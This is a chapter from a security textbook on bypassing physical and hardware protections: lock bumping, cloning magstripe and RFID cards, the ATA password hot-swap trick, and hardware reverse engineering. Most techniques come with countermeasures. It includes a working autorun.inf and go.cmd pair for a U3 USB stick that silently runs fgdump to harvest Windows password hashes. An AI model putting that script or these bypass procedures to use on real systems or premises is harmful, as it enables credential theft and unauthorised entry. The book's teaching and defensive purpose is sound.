Physical access controls and endpoint device security are often encountered by attackers well before they ever get to a network access point or a login prompt. Understanding how attackers bypass these security mechanisms is the key to helping secure infrastructure protection mechanisms.

This chapter presents examples of tools and techniques commonly used to bypass physical and hardware security. We begin with a discussion of bypassing physical door locks, move through cloning of physical proximity access cards, then move into attacking hardware devices including password-protected hard disks and the Universal Serial Bus (USB), and conclude with a brief introduction of tools and techniques for reverse engineering devices to illustrate some of the fundamental principles of hardware hacking.

PHYSICAL ACCESS: GETTING IN THE DOOR

Obviously, attacking hardware devices requires physical access to the device. Here we've included a discussion of common techniques to bypass perhaps the most common physical access control mechanism utilized today: the locked door.

Lock Bumping

One of the oldest forms of physical security is the lock. Locks have traditionally been used to secure doors, racks, cases, and just about everything else used to protect computing infrastructure. Locks secure an apparatus by using a series of pins that restrict the mechanism from turning. In standard locks there are two sets of pins, the driver pins and the key pins. The driver pins are suspended by springs and push down on the key pins. When inserted into the lock, the key pushes the key pins against the driver pins to align a clear path for the mechanism. Once the pins have been aligned, the mechanism is clear and allows the lock to be turned. The user turns the key and the lock opens. Figure 9-1 illustrates a standard lock in cross-section, showing how the pins are aligned by the inserted key.

Lock bumping (http://en.wikipedia.org/wiki/Lock_bumping) allows an attacker to use a single key to open nearly any lock of the same type. Lock bumping works by taking




Figure 9-1 A cross section of a standard lock with key inserted, illustrating how lock pins are aligned

advantage of Newtonian physics. The method is very simple. A standard key pushes the pins into the correct alignment and then the user turns the key. A specially constructed key called a *bump key* has teeth that sit below the key pins. When a bump key is inserted into any standard lock, and then struck (or "bumped"), each of the tips on the bump key transfers the force to the key pins causing them to temporarily "bump" into place for just a fraction of a second. This window of alignment is enough to allow the lock to turn (with some good timing and practice!). Special tools have been developed to assist bumping locks, but a standard screwdriver or anything that can give a gentle but firm strike to the bump key will suffice. Figure 9-2 shows a standard key compared to a bump key, illustrating the short, even-height teeth on the bump key that are designed to impart the necessary force to align the pins in any standard lock. Bumped locks seldom leave evidence of tampering and a practiced individual can bump a lock faster than someone with the real key can open it!

Figure 9-2 A standard key (top) compared to a bump key (bottom). Notice the short, even-height teeth on the bump key.

CAUTION It is possible to damage or destroy a lock if repeatedly bumped! Use bump keys only on practice locks and locks you are authorized to test. It may be illegal to possess or carry bump keys in your locality.

Bump Key Countermeasures

Few locks are designed with mitigations to bump keys. To make matters worse, two bump keys will open nearly 70 percent of the locks used to protect doors in North America.

There are a few providers of locks that have been known to be bump key and lock pick resistant. Medeco (http://www.medeco.com) and Assa Abloy (http://www.assaabloy.com/en/com) are two of the more well-known brands. Use their locks on critical assets and to protect important areas.

Medco locks add an additional layer of security by employing a *sidebar*. The sidebar is an addition pin that must be aligned before the lock can turn. The sidebar aligns only after all of the pins have been aligned and then turned to the correct angle. This additional countermeasure makes both picking and bumping Medco locks difficult. However, recent research has shown that older Medco sidebar-type locks can be picked or bumped (see http://www.thesidebar.org/insecurity/?p=96).

Critical assets should not rely on locks alone. The common, compensating physical controls including using multiple lock devices (for example, a keypad or fingerprint reader in addition to standard lock), video monitoring, guards, and intrusion alarms are also recommended to mitigate the risk from bypassing physical locks.

TIP Cable locks commonly used to secure laptop computers are even more vulnerable—check out http://www.toool.nl/kensington623.wmv for a short video demonstrating a Kensington lock being cracked in under two minutes using a plastic pen barrel and a toilet paper tube.

Cloning Access Cards

Many secure facilities require that an access card be used for entry in addition to other security measures. These cards normally come in one of two types, magnetic stripe (magstripe) or RFID (Radio Frequency Identification; these are often referred to as *proximity cards*). In this section, we'll discuss how to create a clone of each type of card, and then replace key information on the cloned card with custom data that can be used to gain physical access.

Hacking Magstripe Cards Most magstripe cards conform to ISO standards 7810, 7811, and 7813, which define a standard size and specify that the card contains three tracks of data commonly referred to as tracks 1, 2, and 3. The majority of magstripe cards contain no security measures to protect the data stored on the card and encode the data on the card in the clear. As a result, magstripe cards are trivial to clone and reuse.

Tools are available from several providers to clone, alter, and update magstripe card data. The reader/writer pictured in Figure 9-3 is available from http://www.makinterface.de, and it comes with the Magnetic-Strip Card Explorer software shown in Figure 9-4.




Figure 9-3 A magstripe card reader/writer

This tool allows anyone to read, write, and clone access cards. Many cards contain custom data that can be altered to nefarious ends.

Cloning, altering, and writing magstripe cards is a fairly simple process once the data has been acquired from the source card. Figure 9-4 shows Magnetic-Stripe Card Explorer software displaying card data in Char, Binary, or ISO formats.

The data displayed by the explorer can contain a wealth of information: ID number, serial number, social security number, name, address, and account balances are all common information stored on magstripe cards. This data is commonly in a custom format and needs to be decoded to human-readable form.

Many times doing a quick analysis of the data is enough to predict how to create a cloned card. Many access cards simply contain an ID or other sequential number. Brute forcing card values can be a quick way to gain access to a system or bypass a panel. The simplest way to analyze the card data on the three tracks is to read multiple cards of the same type. Once the data has been acquired, use a diff tool to do a visual inspection of the data. If you can correlate what context the data is used in, then decoding it becomes trivial. For example, following is the data from two different cards—notice that only a few bits differ between the two track data rips (in bold).

```
Card 1: Track 1: 0010000001111000100101011000011110011000001001
Card 2: Track 2: 0010000001111000100101100000111100110000001001
```




Figure 9-4 Magnetic-Stripe Card Explorer software makes reading card data easy.

These bits likely represent different card IDs. In the prior example, we can see the two different cards are sequential and predict what the next or previous cards value might be based on this.

Writing data back to a card is as simple as choosing which track you want to write the data to. The only tricky part is that many tracks include checksum data to verify that the data on the card is valid or the card wasn't damaged. If there is a checksum, you'll have to determine what checksum is being used and then recalculate a new one before the card can be used. Sometimes a card contains a checksum but they aren't actually used by the reader. Figure 9-5 shows Magnetic-Stripe Card Explorer writing custom data to a card.

CAUTION Writing data back to a magnetic stripe card can potentially corrupt the source card, causing the card to be rejected or to malfunction during use. Use only disposable cards for testing or reading.




Figure 9-5 Using Magnetic-Stripe Card Explorer to write custom data back to a card

Hacking RFID Cards Magstripe systems are being deprecated in favor of RFID card systems (see http://en.wikipedia.org/wiki/RFID for more background). RFID is commonly used to provide access to facilities and is starting to be used in payment systems around the world. Most card access RFID systems operate on one of two different spectrums: 135 kHz or 13.56 MHz. Just like magnetic stripe cards, many RFID cards are unprotected and can be as easily cloned for reuse for entry into systems. More and more RFID cards are starting to employ custom cryptography and other security measures to help mitigate these risks.

The most common RFID card in usage is the HID Corp. security systems that operate on a proprietary protocol. Initial research to clone HID cards was performed by Chris Paget in 2007, but this research was never published widely after HID sent a letter to Paget's employer accusing him of possible patent infringement over some materials used in the research.

Hardware tools are available to both read from and imitate common RFID cards. Preassembled devices and kits are available from http://www.openpcd.org/ for the reader, and the clone device is available at http://www.openpcd.org/openpicc.0.html.

A more advanced version of an RFID reader/writer is the proxmark3 device. The proxmark3 has an on board FPGA built in to allow for the decoding of different RFID protocols. This tool isn't for the faint of heart, or short of budget, as it requires the parts and circuit board to be custom assembled by the user and is no longer supported by the maker. For more information, see the proxmark3 at http://cq.cx/proxmark3.pl.

A third option for intercepting and decoding RFID traffic is the USRP (Universal Software Radio Peripheral) available from http://www.ettus.com/custom.html. The USRP can intercept the raw radio waves which then have to be decoded by the user, so this also is a more advanced tool. A properly populated USRP can send and receive raw signals on the common RFID frequencies, allowing it to intercept and imitate cards. A fully configured USRP costs around $1,000 and the decoding software has to be written per protocol.

Countermeasures for Cloning Access Cards

When it comes to mitigating cloning attacks like the ones just covered, we are unfortunately at the mercy of the access card vendors in most cases. Many vendors' initial goals were to make the access technology as cheap as possible, thus proper security and cryptography are not accounted for. Now, due to the widely deployed infrastructure of existing access systems, there is substantial inertia on the part of these vendors to change the features of their systems to resist these types of attacks. As researchers expose more weaknesses (for example, the Mifare card system attack; see http://en.wikipedia.org/wiki/MIFARE#Security), additional pressure is mounting on vendors to supply a secure solution.

Many newer RFID access systems implement a full cryptographic challenge-response algorithm to help prevent cloning, replay, and other attacks. When the card is energized by the reader, a challenge is sent to the RFID card which is encrypted and signed by the private key stored on the card and sent back to the reader. The reader validates the response before allowing the holder of the card to access the protected resource. Even if the entire conversation is intercepted, the attacker cannot use the same response twice. Some of these systems implement widely accepted cryptographic algorithms, while others implement proprietary encryption that should raise significant concerns among buyers ("don't roll your own crypto" is one of the long-accepted principles of secure design). As RFID systems become more commonplace, more robust countermeasures like challenge-response protocols and strong encryption may become increasingly prevalent—or at least we hope they will!

CAUTION It should be noted that the tried and true method of tailgating someone with valid credentials continues to be the most effective way into many secure areas.

HACKING DEVICES

Assuming an attacker has successfully bypassed any lock-based controls at this point, attention now turns to the devices that store sensitive information. We've included some examples of device hacking in this section to illustrate approaches to bypassing common device security features.

Bypassing ATA Password Security

ATA Security is a common safeguard used in companies to deter the usage of a stolen laptop. The ATA security mechanism requires that the user type a password before a hard disk is allowed to be accessed by the BIOS. This security feature does not encrypt or protect the contents of the drive, only access to the drive. As a result, it provides minimal security. Many bypass products and services exist for specific drives; however, the most common and easiest to perform is to simply hot-swap the drive into a system with ATA security disabled.

Many drives will accept the ATA bus command to update the drive password without having first received the password. This is the result of a disconnect between the BIOS and the drive. Many ATA drives assume the BIOS has authenticated the ATA password before, allowing the user to send a `SECURITY SET PASSWORD` command to the ATA bus. If the BIOS can be fooled into just sending the `SECURITY SET PASSWORD` command, the drive will simply accept it. Figure 9-6 shows two ATA disk drives being prepared for password unlock.

Figure 9-6 Two ATA disk drives ready to have their passwords bypassed

The hot-swap attack works as follows. Find a computer that is capable of setting ATA passwords and an unlocked drive. Boot the computer with the unlocked drive and enter the BIOS interface. Navigate to the BIOS menu that allows the setting a BIOS password, as shown in Figure 9-7. Carefully remove the unlocked drive from the computer and insert the locked drive.

CAUTION Shorting the leads on the hard drive will typically cause the computer to reboot and possibly cause damage to the logic board.

Once the locked drive has been inserted into the computer, set the hard-disk password using the BIOS interface. The drive will accept the new password. Reboot the computer, and when the BIOS prompts you to unlock the drive, the new password should work, bypassing the old one set by the prior user. The password can be cleared from the system if a new password is not desired.

CAUTION Hot swapping ATA drives may potentially damage the drive, the drive's file system, the computer, or yourself. Take precaution and use this technique at your own risk.

ATA Hacking Countermeasures

The best defense against ATA drive password bypass is to avoid it: do not rely on ATA security to protect drives from tampering or to protect the contents of the drive. Many ATA drives are trivial to bypass, and password protecting them provides a false sense of security. As an alternative to ATA password security, use full disk encryption to protect the entire contents of the drive or sensitive partitions on the drive. Three common products that provide disk encryption are BitLocker (http://technet.microsoft.com/en-us/windows/aa905065.aspx), TrueCrypt (http://www.truecrypt.org/), or SecureStar (http://www.securstar.com/).

Figure 9-7 A BIOS menu for configuring ATA disk drive passwords

NOTE See Chapter 4 for a discussion of the "cold boot" attack that can bypass certain disk encryption implementations.

USB U3 Hack

One of the easiest ways into a system is by using a USB flash drive that implements the U3 standard. The U3 system is a secondary partition included with USB flash drives made by SanDisk and Memorex, like those shown in Figure 9-8. The U3 partition is stored on the device as read only, and it often contains free software for users to try or download. The U3 partition menu is configured to automatically execute when the USB stick is inserted into certain computers.

The U3 hack works by taking advantage of the autorun feature built into Windows. When inserted into a computer, the USB flash drive is enumerated, and two separate devices are mounted: the U3 partition and the regular flash storage device. The U3 partition immediately runs whatever program is configured in the autorun.ini file on the partition. Each manufacturer provides a tool to replace the U3 partition with a custom ISO file for branding, or deletion of the partition. The partition can be overwritten using the manufacturer's tool to include a malicious program that executes in the context of the currently logged-on user. The most obvious attack is to read the password hashes from the local Windows password file, or install a Trojan for remote access. The password file can be e-mailed to the attacker or stored on the flash drive for offline cracking later using tools like fgdump (see Chapter 4).

Figure 9-8 USB drives that implement the U3 standard

A USB flash drive–based tool like this can be built in a few easy steps. First, a custom autorun script is created to launch a command script when the USB device is inserted into the computer, as shown in the following example autorun.inf file:

```
[autorun]
open= go.cmd
icon=autorun.ico
```

Next, a script to run programs, install tools, or perform other actions is created, as in the following example we'll call go.cmd:

```
@echo off
if not exist \LOG\%computername% md \WIP\%computername% >nul
cd \WIP\CMD\ >nul
.\fgdump.exe
```

Once the script and utilities have been assembled, copy the files to the U3CUSTOM folder provided by the U3 device manufacturer or use a tool like Universal_Customizer (http://www.hak5.org/packages/files/Universal_Customizer.zip). The ISOCreate.cmd included with Universal_Customizer can package up the autorun program, executables, and scripts in the U3CUSTOM directory into an ISO to be written to the U3 device.

The final step is to write the ISO to the flash disk with the Universal_Customizer.exe, as shown in Figure 9-9.




Figure 9-9 Universal_Customizer writes a custom image to the U3 partition on a USB stick.

The U3 stick is now armed and ready for usage. Any computer that has autorun enabled will launch the fgdump.exe program and record the password hashes. Additional information on creating U3 scripts and several premade U3 packages can be found at http://wiki.hak5.org/wiki/Switchblade_Packages.

CAUTION The U3 device will not differentiate between computers and will infect or compromise any computer it is inserted into. Be careful not to infect yourself.

U3 Hack Countermeasures

This attack works because of the autorun feature of Windows and other operating systems. The attack can be counteracted in one of two ways. One way is to disable autorun on the system as discussed at http://support.microsoft.com/kb/953252. Another approach is to hold down the SHIFT key before inserting a USB stick on a per-use basis; this prevents autorun from launching the default program.

Even with autorun disabled, it's important to note that a malicious device may still infect files or programs using other mechanisms than the one discussed. When in doubt, never insert an untrusted device into your computer!

DEFAULT CONFIGURATIONS

One of the most overlooked security threats is out-of-the-box settings or features designed to showcase cutting-edge functionality in an attempt to differentiate a given product from similar devices. Let us briefly look at some examples where default configurations landed the owners of consumer devices in hot water.

Owned Out of the Box

The Eee PC 701 (http://en.wikipedia.org/wiki/ASUS_Eee_PC) is a subnotebook class device shipped with a custom distribution of Linux. The custom configuration of Xandros included several services turned on by default to facilitate ease of use targeted at less technical end users. The Eee PC was exploitable out of the box to a standard Metasploit module. This allowed anyone who was able to connect to the Eee PC Samba service to acquire root on the box with almost no effort! Had Samba been turned off by default, or the default configuration changed to require the user to enable Samba, the vulnerability would have still existed, but at least the attack surface would've been greatly reduced until a patch could have been issued.

Standard Passwords

Every device that requires a user login comes with the chicken-and-egg problem of how to communicate the initial default device password to the user. Many devices have standard passwords or insecure security settings (to see some examples, Phenoelit maintains a Default Password List at http://www.phenoelit-us.org/dpl/dpl.html). The

worst offenders of this category are embedded routers that often share default passwords across entire product lines. The number of routers with remote administration and the default password still enabled on the Internet is staggering!

The problem is so prolific that it has enabled a new class of vulnerability chaining attacks for client exploitation. An attacker will use a Cross Site Response Forgery to log in to the router and change the settings to redirect the users to a malicious DNS and other services.

Default passwords and configurations are not limited to routers and PCs. Another example is the recent rediscovery of the default password to Triton ATMs. Every Triton ATM shipped with the same administrative access code allowing anyone with the code to print a transaction log or perform other administrative functions to the ATM. In many cases, the transaction log revealed the account numbers and names of the customers that used the machine.

Bluetooth

The eternal wellspring of cell phone insecurity is Bluetooth (http://en.wikipedia.org/wiki/Bluetooth). Phones sync, make calls, transfer data, tether, and offer nearly every service over the Bluetooth protocol. Yet some phones are still shipped with discovery mode enabled by default, allowing any attacker to discover and connect with the device. Bluetooth has enabled attackers to penetrate networks, steal contacts, and social engineer individuals for nearly a decade.

REVERSE ENGINEERING HARDWARE

To this point, we've discussed attacks against common off-the-shelf (COTS) devices like ATA disk drives and USB sticks. What do attackers do when confronted by more customized and complex devices? This section lays out various approaches to begin reverse engineering hardware devices to unlock the information inside.

Mapping the Device

Removing the cover of a device is the first step in reversing hardware. Many devices are built from COTS components that are often well documented in spec sheets on the manufacturer's website, which can often provide descriptions of the functions, pinouts, and operating specifications.

Figure 9-10 shows a mock pinout of a microcontroller chip common to many devices. Notice the small notch in the top. This will line up with a notch in the physical chip and allow you to tell which pin aligns to pin 0 or pin 21. For square chips, a circle or triangle is used instead. From the pinout we can see there are the PWR and GND lines associated with power and ground. The pins most likely to interest reverse engineers are the TX and RX lines, as these generally are associated with a serial bus. The other lines are DL (digital lines) and AD (analog to digital or analog lines.) The digital and analog input and output lines are normally wired to other components or take input from other devices. This information will be useful in sniffing and capturing intercomponent interactions.




Figure 9-10 A mock pinout of a microcontroller chip

Modern circuit boards are multilayer, with a minimum of 4 to 64 layers of silicon and metal. This can make tracing leads from one component to another difficult by visual inspection alone. To create a full component and bus map, use a multimeter with a toning function, as shown in Figure 9-11.




Figure 9-11 Using a multimeter to create a component and bus map

The toning function works by sending power from one of the multimeter leads to the other. When a wire is connected on both ends of the multimeter, it will beep, flash, or alert the user that a connection has been made. This confirms that the two components are connected even though the path can't be seen. Using specification sheets and a multimeter, a reverse engineer can create a full picture of how the components on the device interface.

CAUTION Some devices cannot handle the power supplied by a multimeter toning function. Applying too much power to the wrong components can damage or destroy the device, proceed at your own risk.

Sniffing Bus Data

Just like networks, buses on hardware transmit data from one component to another. In fact, a network could just be considered a multicomputer bus. The information going across a hardware bus is generally unprotected and thus susceptible to intercept, replay, and man-in-the-middle attacks. An exception to this rule is the information sent in DRM systems like HDMI-HSCP, which requires information be encrypted as it is sent from chip to chip.

Getting the information on the bus can be trivial or very difficult. Good reconnaissance helps identifying which lines on the device are part of the bus you wish to intercept and what clock rate that information is traveling at. A logic analyzer like the one shown in Figure 9-12 allows you to see and record what signals are currently on the bus. These signals correspond to 1s or 0s denoting data that can be decoded later.

Figure 9-12 A logic analyzer views signals traversing a bus.




Figure 9-13 Attaching logic probes to various chips and pin contacts

To perform a sniffing attack, attach the leads of the logic probe to the various chip or pin contacts as shown in Figure 9-13, and set the logic analyzer to receive signals as shown in Figure 9-14.




Figure 9-14 A logic analyzer set to receive signals from the attached logic probes

The data will appear in the logic analyzer in the raw, which isn't very user friendly. However, with a bit of work and some documentation from the chip maker, decoding the information is feasible. To make life easier, some logic analyzers have built-in decoders for common bus protocols like I2C, SPI, and Serial.

Firmware Reversing

Most embedded devices require some form of custom firmware to run. These firmware files are field upgradable and can be loaded by the user. Firmware upgrades are often hosted on manufacturers' websites or available upon request from the manufacturer. Looking inside of firmware files can lead to a plethora of juicy information about the device, such as default passwords, administrative ports, and debugging interfaces. The fastest way to inspect the firmware file is using a hex editor like 101 Editor, available from SweetScape Software. 101 Editor is shown in Figure 9-15.

Figure 9-15 illustrates the firmware image loaded into the hex editor. From the decodes in editor, we can guess that AES encryption is being used.

Another useful tool when looking at custom firmware or binaries is the UNIX command `strings`. The `strings` utility prints all of the ASCII strings from a binary. Many developers hard code passwords, keys, or other useful information for an attacker. We've listed some example output from running `strings` against some firmware next:

```
bootcmd=run setargs; run add${bootfs}; bootn
bootdelay=1
baudrate=115200
ethaddr=00:10:25:07:00:00
mtdids=nand0=Nand
mtdparts=mtdparts=Nand:2M(Boot),24M(FS1),24M(FS2),14M(RW)
addcramfs=setenv bootargs ${bootargs} root=/dev/mtdblock_robbs1 ro
addnfs=setenv bootargs ${bootargs}
ip=${ipaddr}:${serverip}::::${ethport} root=/dev/nfs rw
 nfsroot=${serverip}:${rootpath},tcp,nfsvers=3
setargs=setenv bootargs console=ttyS0,0
autostart=yes
ethport=eth0
rootpath=/rootfs
ipaddr=192.168.0.2
serverip=192.168.0.1
bootfs=cramfs
bootcmd=boota
```

